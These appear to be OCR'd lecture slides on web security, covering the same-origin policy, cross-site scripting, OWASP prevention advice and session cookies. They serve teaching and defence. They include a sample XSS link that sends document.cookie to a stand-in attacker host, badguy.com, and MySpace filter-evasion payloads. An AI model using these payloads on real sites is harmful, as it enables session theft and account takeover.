
Basic Structure of Web Traffic

HTTP Request



GET: download data. POST: upload data.

HTTP Response



Web Page Generation

- Can be simple HTML:

```
<HTML>
  <HEAD>
    <TITLE>Test Page</TITLE>
  </HEAD>
  <BODY>
    <H1>Test Page</H1>
    <P> This is a test!</P>
  </BODY>
</HTML>
```


Web Page Generation

- Or a program, say written in *Javascript*:


```
<html   xmlns="http://www.w3.org/1999/xhtml"
        xml:lang="en" lang="en">
<head> <title>Javascript demo page</title>
</head>

<body>
<script type="text/javascript">
var a = 1;
var b = 2;
document.write(a+b);
</script> </body> </html>
```

Or what else?
Java, Flash,
Active-X, PDF …

Structure of Web Traffic, con't



Structure of Web Traffic, con't



Browser Windows Interact

- A page can open another window or tab
  - A reference is returned to the original page
  - And the new page can refer back to the originating window
- A window can post a message to another window
  - Which will need to be set to listen for it
- Windows can share storage or server communication

Same Origin Policy

- Suppose we allowed one HTML document to load, and mix, pages from distinct domains host1 and host2, with no restrictions.
  - Then javascript in host1 could access data associated with host2, not good if host1 is malicious and host2 is a banking site
- But strict isolation doesn't work either
  - Desireable interaction between cooperating subdomains, e.g., the catalog and purchasing divisions of an online store
  - Break the Internet advertising model, which involves embedding into rendered pages frames displaying third party advertisements, which themselves are often sub-syndicated to further parties.

Thanks, Paul Van Oorschott!

Same Origin Policy

- Such de facto requirements are accommodated by HTML's <script> tag and src= attribute, whereby an HTML document may embed JavaScript from a remote file hosted on any domain.

- Thus a document loaded from host1 may pull in scripts from host2. This, however, puts host1 (and its visitors) at the mercy of host2, and motivates isolation-related rules to accompany the convenience and utility of such functionality (e.g., re-use of common scripts)


Same Origin Policy

- Every frame in a browser window has a domain
  - Domain = <server, protocol, port> from which the frame content was downloaded

    Server = **`example.com`**, protocol = HTTP (maybe HTTPS)
- Code downloaded in a frame can only access resources associated with that domain
  - Access = read and modify values, including page *contents*
- If frame explicitly includes external code, it executes within the frame domain even if from another host

```
<script type="text/javascript"> // Downloaded from foo.com
      src="http://www.bar.com/scripts/script.js">
        // Executes as if it were from foo.com
</script>
```

Cross-Site Scripting (XSS)



The Setup

- User input is echoed into HTML response.

- Example: search field
  - **http://victim.com/search.php ? term = `apple`**
  - search.php responds with:

```
<HTML>    <TITLE> Search Results </TITLE>
<BODY>
Results for <?php echo $_GET[term] ?> :
. . .
</BODY>   </HTML>
```

- Is this exploitable?

Injection Via Bad Input

- Consider link: (properly URL encoded)

```
http://victim.com/search.php ? term =
  <script> window.open(
       "http://badguy.com?cookie = " +
       document.cookie )  </script>
```

What if user clicks on this link?

1) Browser goes to victim.com/search.php
2) victim.com returns


   `<HTML> Results for <script> … </script> …`

3) Browser executes script *in same origin* as victim.com

   Sends badguy.com cookie for victim.com

   Or any other **arbitrary execution / rewrite victim.com page** !

Stored Cross-Site Scripting



Stored XSS Example: MySpace.com


- Users can post HTML on their pages
- MySpace.com ensures HTML contains no

  `<script>, <body>, onclick, <a href=javascript://>`

- … but can do Javascript within CSS tags:

  `<div style="background:url('javascript:alert(1)')">`

- … and can hide `"javascript"` as `"java\nscript"`



Server Patsy/Victim

Run arbitrary code in full MySpace context

User Victim

Exfiltrate data to attacker and/or make arb. MySpace changes

Open Web Application Security Project (OWASP)

- OWASP XSS prevention philosophy
  - Never trust untrusted data
  - Encode output according to context
  - Sanitize if HTML must be allowed
  - Avoid unsafe DOM APIs
  - Use CSP and other controls as backup, not the main fix
    - CSP is content security policy -- lets a website tell the browser which kinds of content are allowed to load or execute.

Open Web Application Security Project (OWASP)

- OWASP warns against ineffective strategies like:
  - Relying only on input filtering
  - Trying to block only <script> tags
  - Using regexes as the sole defense
  - Relying only on CSP
  - Performing one generic encoding everywhere
    - I.e., using the same escaping/encoding method for all output contexts, no matter where the data is inserted.

Session IDs and Cookie Theft

- To facilitate browser sessions, servers store a random session ID in an HTTP cookie
  - Session ID indexes server-side state related to ongoing interaction
- For sites that require user authentication, user typically logs into landing page, but not asked to reauthenticate for each later same-site page visited
  - That session has been authenticated is recorded in server state or in session ID cookie (which is now then an *authentication cookie*)

Session IDs and Cookie Theft

- To facilitate browser sessions, servers store a random session ID in an HTTP
  - cookie

